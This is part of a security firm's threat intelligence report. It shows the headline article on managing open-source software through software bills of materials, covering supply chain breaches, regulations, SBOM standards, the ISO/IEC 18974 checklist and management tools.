

Threat Intelligence Report

EQST INSIGHT

2024
09

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

Contents

Headline

Open-source SW management plan using software bills of materials (SBOM) ----- 1

Keep up with Ransomware

Emergence of Lynx ransomware and analysis of connectivity with INC Group ----- 19

Research & Technique

PHP Object Injection Vulnerability in WordPress GiveWP (CVE-2024-5932) ----- 40


Headline

Open-source SW management plan using software bills of materials (SBOM)

Hae-beom Lee, Senior Consultant / Financial Consulting Team 1

■ Overview

In the 1990s, companies built IT systems and started related businesses. At that time, software (SW) development was mostly the domain of professionals with specialized knowledge, with only a small number of enthusiasts who studied on their own. But by the mid-2000s, the IT industry had expanded, and the world was becoming more connected through the Internet and mobile technology, making it possible for anyone with a little knowledge or interest to develop software programs. As of 2024, we have entered a world where AI automatically generates software, something that once only seemed possible in SF movies. The key that makes all this possible is ‘open-source SW.’




* Source: Meta Llama

Figure 1. Llama 3.1 – Open-source AI language model

■ Software supply chain and open-source SW

There was a time in the past when the cost of purchasing software was very burdensome. But there were also pioneers who believed that IT should not be monopolized by a small number of companies or individuals. They used their talents to develop software and made it available to the public for free. The open source community that has since developed on the Internet has provided easy education, rapid development, and significant cost savings. As a result, open-source SW is widely used in most businesses today.



* Source: 2024 Open Source Security and Risk Analysis Report (<https://www.synopsys.com>)

Figure 2. Open source usage trends

Traditionally, software was created and supplied from start to finish by a single or a small number of organizations or companies. As open-source SW developed, however, the concept of software supply chain management emerged.





Figure 3. Concept of the software supply chain

As more and more entities and software participate in the software supply chain, the difficulty of management also increases. Recently, the number of security breaches exploiting vulnerabilities of open-source SW has been increasing continuously. The 'Leader's Guide to Software Supply Chain Security' published in June 2024 by Gartner predicts that the following problems will arise as the use of open-source SW increases:

1. The damage from attacks on software supply chains is expected to increase from \$46 billion in 2023 to \$138 billion in 2031.
2. More than 90% of software used by businesses and institutions contain open source dependencies, and 74% contain high-risk dependencies.



* Source: Gartner website

Figure 4. Leader's Guide to Software Supply Chain Security

■ Efforts to secure the software supply chain

As open-source SW is already widely used, attacks on the software supply chain are no longer the problem of individual persons or companies. These attacks have implications for the entire nation and society, including governments, businesses, organizations and industries that use relevant open-source SW.

Attack (year)	Accident and damage details
SolarWinds (2020)	A Russian-based hacking group compromised the software development environment and distribution systems of IT software vendors, affecting more than 18,000 organizations.
CodeCov (2021)	An attacker exploited a container image security vulnerability to leak credentials for the deployment environment for source code verification, affecting approximately 29,000 customers worldwide.
Colonial Pipeline (2021)	A ransomware that infected the IT systems of a pipeline operator caused a supply disruption across 8,900 km of the southeastern United States, leading to a declaration of emergency in the area and the payment of approximately KRW 5 billion in ransom money.
Log4Shell (2021)	An attacker exploited a zero-day vulnerability in Log4j and publicly available proof-of-concept code to plant malware, and carried out a massive hacking attack targeting vulnerable servers around the world.
Kaseya (2022)	An attacker hacked cloud-based IT remote management solution servers and distributed ransomware disguised as update files to customers, causing damage to approximately 1,500 organizations in 17 countries.
3CX (2023)	An attacker infected PCs that downloaded X-Trader financial software with malware, spreading it to more than 600,000 customers and 12 million organizations.
INISAFE (2023)	Attackers exploited security vulnerabilities in financial security authentication software to hack PCs and spread malware, causing damage to 61 domestic organizations and a total of 207 institutional, corporate and personal PCs.

* Source: Ministry of Science and ICT, SW Supply Chain Security Guidelines (May 2024)

Table 1. Major breaches in the software supply chain

Recognizing the seriousness of security, countries around the world are implementing systems to establish and comply with regulations and guidelines for software supply chain security.

Country	Policies and systems
USA	[May 2021] Executive order (EO 14028, May 2021) of Biden administration <ul style="list-style-type: none"> • To provide SBOMs for software supplied to the federal government [Mar. 2023] Cybersecurity for medical devices strengthened by Food and Drug Administration (FDA) <ul style="list-style-type: none"> • All manufacturers requesting approval from the FDA shall provide an SBOM that includes a list of the device's open-source and commercial software components.
EU	[Sept. 2022] Cyber Resilience Act (CRA) bill proposed <ul style="list-style-type: none"> • SBOMs must be submitted for digital devices supplied (distributed) in the EU.
Japan	[May 2022] SW TF established within the Ministry of Economy, Trade and Industry. <ul style="list-style-type: none"> • The SW TF established in the Ministry of Economy, Trade and Industry conducts SBOM verification (PoC) for projects in the medical, automobile and software fields.

* Source: Ministry of Science and ICT, SW Supply Chain Security Guidelines (May 2024)

Table 2. Country-specific policies and systems for protecting the software supply chain

The way people think about a particular problem is similar, regardless of nationality. If we look at the references in the above material, **one common solution is the software bill of materials (SBOM).**

■ Emergence of SBOMs

Research on SBOM standards is active abroad, and such standards have also been established in Korea. Because most of the items are similar across standards and it is difficult to determine which standard is best, companies can choose and use the standard that best suits their situation.

Standard format	Description
SPDX® (Software Package Data Exchange)	This was developed by the Linux Foundation in 2011 and registered as an international standard in 2021 (ISO/IEC 5962:2021). <ul style="list-style-type: none"> It facilitates open source license management and the use of the SBOM format, and conveys component, license, copyright and security information related to software packages.
CycloneDX (CDX)	Developed by the OWASP community, this standard aims to be a full-stack BOM industry standard that supports supply chain functions. The initial prototype was released in 2017, and the latest standard is version 1.4. <ul style="list-style-type: none"> Designed specifically for the SBOM format from the beginning, it supports a variety of specifications, including SaaS BOM.
SWID (Software Identification)	This standard was published by NIST in 2009 and registered as an international standard (ISO/IEC19770-2:2015) in 2015. <ul style="list-style-type: none"> It contains information about specific releases of software products and supports inventorying for commercial and open-source SW installed on devices by creating tags for software information.
TTAK.KO-11.0309	This is the software bill of materials (SBOM) attribute standard for open software supply chain management established by the Korea Telecommunication Technology Association (TTA). <ul style="list-style-type: none"> It presents 15 SBOM management items for variable SBOM management according to various software supply chains and usage purposes.

* Source: Electronics and Telecommunications Research Institute, SW Supply Chain Management and SBOM Trends (Aug. 2023)

Table 3. Domestic and foreign SBOM standards

The way the SBOM is displayed and its name are slightly different between standards. The National Telecommunications Information Administration (NTIA) of the United States has suggested the minimum items required for an SBOM and the relationships between standards.

Attribute	SPDX	CycloneDX	SWID	TTAK.KO-11.0309
Author Name	(2.8) Creator:	metadata/authors/ author	<Entity> @role(tagCreator), @name	ComponentAuthor:
Timestamp	(2.9) Created:	metadata/timestamp	<Meta>	ReleaseDate:
Supplier Name	(3.5) PackageSupplier:	Supplier Publisher	<Entity> @role (softwareCreator/ publisher), @name	ComponentSupplier:
Component Name	(3.1) PackageName:	name	<softwareIdentity> @name	ComponentName:
Version String	(3.3) PackageVersion:	version	<softwareIdentity> @version	ComponentVersion:

Component Hash	(3.10) PackageChecksum: (3.9) PackageVerification Code:	Hash "alg"	<Payload>././<File> @[hash-algorithm]:hash	FileChecksum:
Unique Identifier	(2.5) SPDX Document Namespace (3.2) SPDXID:	bom/serialNumber component/bom-ref	<softwareidentity> @tagID	FormatID:
Relationship	(7.1) Relationship: DESCRIBES CONTAINS	(Inherent in nested assembly/subassembly and/or dependency graphs)	<Link> @rel, @href	IncludeComponent, ImportComponent

* Source: Framing Software Component Transparency: Establishing a Common Software Bill of Materials (SBOM) (Oct. 2021)

* Source: Electronics and Telecommunications Research Institute, SW Supply Chain Management and SBOM Trends (Aug. 2023)

Table 4. Data attributes between SBOM standards

■ Necessity of SBOMs for open-source SW management

Some materials explain SBOMs by referencing the ingredient labels attached to food, but in fact, SBOMs are a more important concept than that. A better analogy would be a recipe for a popular restaurant's secret sauce. This recipe is so important that if it were leaked to a competing restaurant, it could have a serious negative impact on the restaurant's business.

One day, customers who eat the secret sauce begin to get stomachaches, causing the restaurant's reputation and sales to decline. While checking the list of ingredients used in the secret sauce and where they were purchased, the restaurant owner discovers that there is a problem with the ingredients supplied from a factory that suffered a power outage a few days before. To resolve the issue, the owner immediately re-sources the same ingredients from another supplier, thus regaining the trust of his customers.

In the past, software was generally developed from start to finish by a single or small number of developers or companies, but today, the use of open-source SW has become common. When a security incident occurs due to open-source SW, quickly finding the cause of the problem and establishing security measures is no longer an additional task, but an essential task. For software supply chain management, SBOM management is essential in order to address security vulnerabilities and secure customer trust.

It may be unfair from the perspective of open-source SW, but it is considered a target of management and surveillance worldwide for the following three reasons:

1. Security vulnerability issues

When a security vulnerability is discovered, the manufacturer or supplier of commercial software kindly provides security patches or countermeasures, but in the case of open-source SW, users must find and resolve the problem themselves.

2. License issues

Open-source SW is provided free of charge, but to use it for free, users must check the license conditions themselves and take action accordingly.

3. Reputation issues

Sometimes, security may be questioned simply because the software was developed by a specific group.

Managing the SBOMs of software or applications used in an organization or enterprise can help resolve some of the issues that may arise when using open-source SW.

1. Rapid identification of and response to security vulnerabilities

In the case of commercial software, when a security vulnerability is discovered, the supplier analyzes it on its own and provides a solution to the customer. On the other hand, in the case of open-source SW, users must check for security vulnerabilities and resolve them themselves. Systematically managing SBOMs allows the user to quickly identify open-source SW in use and quickly establish countermeasures against security vulnerabilities.

2. License identification and appropriate actions

Commercial software rarely has licensing issues because users pay for it at the purchase and contract stage and obtain licenses that fit their organization's IT operating environment. However, in the case of open-source SW, even if it is provided free of charge, complex license conditions must be complied with. If staff misinterpret the license or fail to identify a problem, it could lead to a risk of legal action. By managing the license information of open-source SW through SBOMs, legal issues can be resolved in advance in the early stages of software development.

3. Review of the security capabilities of the developer/supplier and decision on whether to continue use

In April 2024, the United States legally banned the use of the popular video-sharing platform TikTok. This was out of concern that the developer was a Chinese company and might be asked to provide personal information to the Chinese government. Including information about developers and suppliers in the SBOM will make it easier to implement appropriate security measures when such issues arise, and to replace or discontinue software as needed.

SBOM management plays a critical role in increasing software transparency and effectively managing security, legal issues and supply chain risks.

■ Measures to establish an open-source SW management system


Recently, activities are being carried out in Korea to maintain the security of the software supply chain and manage open-source SW. The financial authorities have published a guide to using open-source SW and regularly hold forums on software supply chain security for financial company officials. In addition, a trend of introducing or reviewing automated systems for SBOM management is spreading, especially among banking institutions.

However, introducing an automated system does not automatically solve all problems. Every system has its own unique characteristics, which can lead to false detection or missed detection issues, and due to the nature of open-source SW (in terms of information protection and legal compliance), the management entity and person in charge of the work must be clearly designated. A risk assessment methodology is also necessary. In order to comprehensively manage these issues, it is essential to establish an open-source SW management system.

In the following sub-sections, the author introduces the main contents of ISO/IEC 18974:2023, an international standard for open-source software management systems, and shares considerations for actually introducing an open-source software management system.

1. ISO/IEC 18974:2023

ISO/IEC 18974:2023 defines the key requirements of a quality open source security assurance program. It is a de-facto industry standard and a draft ISO/IEC international standard. It was published as a formal ISO standard in December 2023.



* Source: ISO/IEC 18974:2023

Figure 5. ISO/IEC 18974:2023

ISO/IEC 18974:2023 presents management plans for the following three items:

1. The key places to have security processes
2. How to assign roles and responsibilities
3. And how to ensure sustainability of the processes

Companies wishing to implement an ISO/IEC 18974:2023 management system can go to this site to download an open-source self-certification checklist of requirements for ISO standards. For those who need to establish an open-source SW management system but haven't decided how to do it, the following checklist is recommended:

Section	Requirements
4.1.3	<ul style="list-style-type: none">• Program participants are aware of the open source security assurance policies and where they can find them.• Program participants are aware of goals of the relevant open-source software.• Program participants are aware of the expected contributions to ensure the effectiveness of the program.• Program participants are aware of the consequences of not following program requirements.

4.1.4	<ul style="list-style-type: none"> • We have a written statement that clearly defines the scope and limits of the program. • There is a set of metrics to measure program performance. • We have documented evidence from each review, update or audit to demonstrate continuous improvement.
4.1.5	<ul style="list-style-type: none"> • We have a way to identify structural and technical threats to the software provided. • We have a way to detect the presence of known vulnerabilities in the software provided. • We have a way to follow up on the identified know vulnerabilities. • We have a way to communicate the identified known vulnerabilities to our customer base when assurance is required. • We have a way to analyze the supplied software for known vulnerabilities newly published after the release of the software. • We have a way to apply continuous and repetitive security testing to all software supplied prior to release. • We have a way to ensure that identified risks have been removed before the software supplied is released. • We have a way to appropriately deliver information about identified risks to third parties.
4.2.1	<ul style="list-style-type: none"> • We have a mechanism that allows third parties inquire about known or newly discovered vulnerabilities (e.g., via an email address or web portal monitored by program participants). • We have documented internal procedures for responding to third-party inquiries about known or newly discovered vulnerabilities.
4.2.2	<ul style="list-style-type: none"> • We have documented the people, groups, or functions related to the program. • We have ensured that the identified program roles have been appropriately staffed and funded. • We have ensured the available expertise to address the identified known vulnerabilities. • We have documented procedures for assigning internal responsibility for security assurance.
4.3.1	<ul style="list-style-type: none"> • We have documented procedures to ensure that all open-source software used in the provided software is continuously recorded throughout the life cycle of the provided software. This includes an archive of all open-source software used in the provided software. • We maintain records of open-source components for the software provided which demonstrate that documented procedures have been properly followed.
4.3.2	<ul style="list-style-type: none"> • We have documented procedures for handling the detection and resolution of known vulnerabilities in open-source SW components of the software provided. • We maintain records of open-source components for the software we provide, which allows us to track the known vulnerabilities identified and actions taken (even when no action was required).
4.4.1	<ul style="list-style-type: none"> • We have documented evidence that the program meets all requirements of this specification.
4.4.2	<ul style="list-style-type: none"> • We have documented evidence that we have reviewed the program for adequacy within the past 18 months.

* Source: ISO/IEC 18974 Online Self-Certification Checklist

Table 5. ISO/IEC 18974 Online Self-Certification Checklist

2. Considerations for the introduction of an open-source SW management system

1) Organizational structure

Companies adopting open-source SW have very diverse organizational structures and service goals. Management objectives vary depending on whether it is for external services or internal business systems, and management should be undertaken by the organization that can best manage the objectives to achieve successful results. However, it is difficult to guarantee the successful operation of the management system through the organizational structure alone. In order to operate a successful management system, each organization must play an active role. In addition, cooperation between organizations must be achieved through a consultative body or communication channels.

When used for internal business purposes, open-source SW is usually operated in a closed environment, so the possibility of security vulnerabilities or licensing issues occurring is

relatively low. Therefore, in such an environment, where rapid development and rapidly reflecting requirements are important, it may be more effective for the development organization that directly handles open-source SW to be the management entity. On the other hand, if open-source SW is used for external services, there is a high risk of direct attacks due to exposure to security vulnerabilities, and licensing issues may arise due to the exposure of the program. In such cases, it is appropriate for the IT planning organization to operate the management system.

Service type	Management goal	Organization	Role
For internal business	To rapidly reflect business requirements	Development	Operation of the management system, SBOM management
		Information security	CVE vulnerability management
		Legal	License management
		IT planning	Review
For external services	To stably provide services	IT planning	Operation of the management system, SBOM management
		Information security	CVE vulnerability management
		Legal	License management
		Development	Reputation management

Table 6. Management goals and organizational roles by service type

2) Introduction of the system

Small service organizations may have difficulty deciding where to start with open-source software management. However, many sites in Korea provide a variety of information related to open-source SW, and useful results can be found when searching for information on security vulnerabilities or licensing issues.

Site name	URL	Service
Open SW portal	www.oss.kr	• Retrieving open-source SW security vulnerability information
Open-source SW License Comprehensive Information System	www.olis.or.kr	• Retrieving open-source SW license information

Table 7. Sites providing open-source SW information

If a large number of services use open-source SW or involve various stakeholders, it may be necessary to introduce an automated management system. There are several automated systems for open-source SW management, and there are many more systems in addition to the ones introduced below, so choose the one that best suits the organization and service.

System name	Characteristics
Black Duck	<ul style="list-style-type: none"> • A comprehensive solution for managing licenses, vulnerabilities and source code quality while using open-source SW • Licensing and security management for open-source SW throughout the software supply chain and application life cycle
LABRADOR	<ul style="list-style-type: none"> • Software supply chain security management supported through SBOMs containing open-source SW components • A software safety management platform that can detect and patch license and vulnerability risks in open-source SW
FOSSID	<ul style="list-style-type: none"> • A license and security vulnerability management solution for open-source SW. It detects components in the source code and identifies the licenses and security vulnerabilities of each component. • Provides a massive open source database, automatic data collection technology and AI-based improved detection performance.
White Source	<ul style="list-style-type: none"> • Provides license compliance and vulnerability management services based on a massive database, and supports various environments such as container and serverless.
Sparrow SCA	<ul style="list-style-type: none"> • A tool that identifies open-source SW licenses and diagnoses security vulnerabilities. • Provides support for source code and binary file analysis, and snippet analysis that imports only a part of the open-source SW source code.

* Source: Financial Supervisory Service, Guide to Utilization and Management of Open-source Software in the Financial Sector (Dec. 2022)


Table 8. Open-source SW automation management system

3) SBOM management items

A. Selection and utilization of items for security vulnerability management (CVE search method)

The most important task is to identify technical vulnerabilities in open-source SW. However, if no accident occurs due to a vulnerability, it is difficult to take action, and it is often overlooked or not recognized.

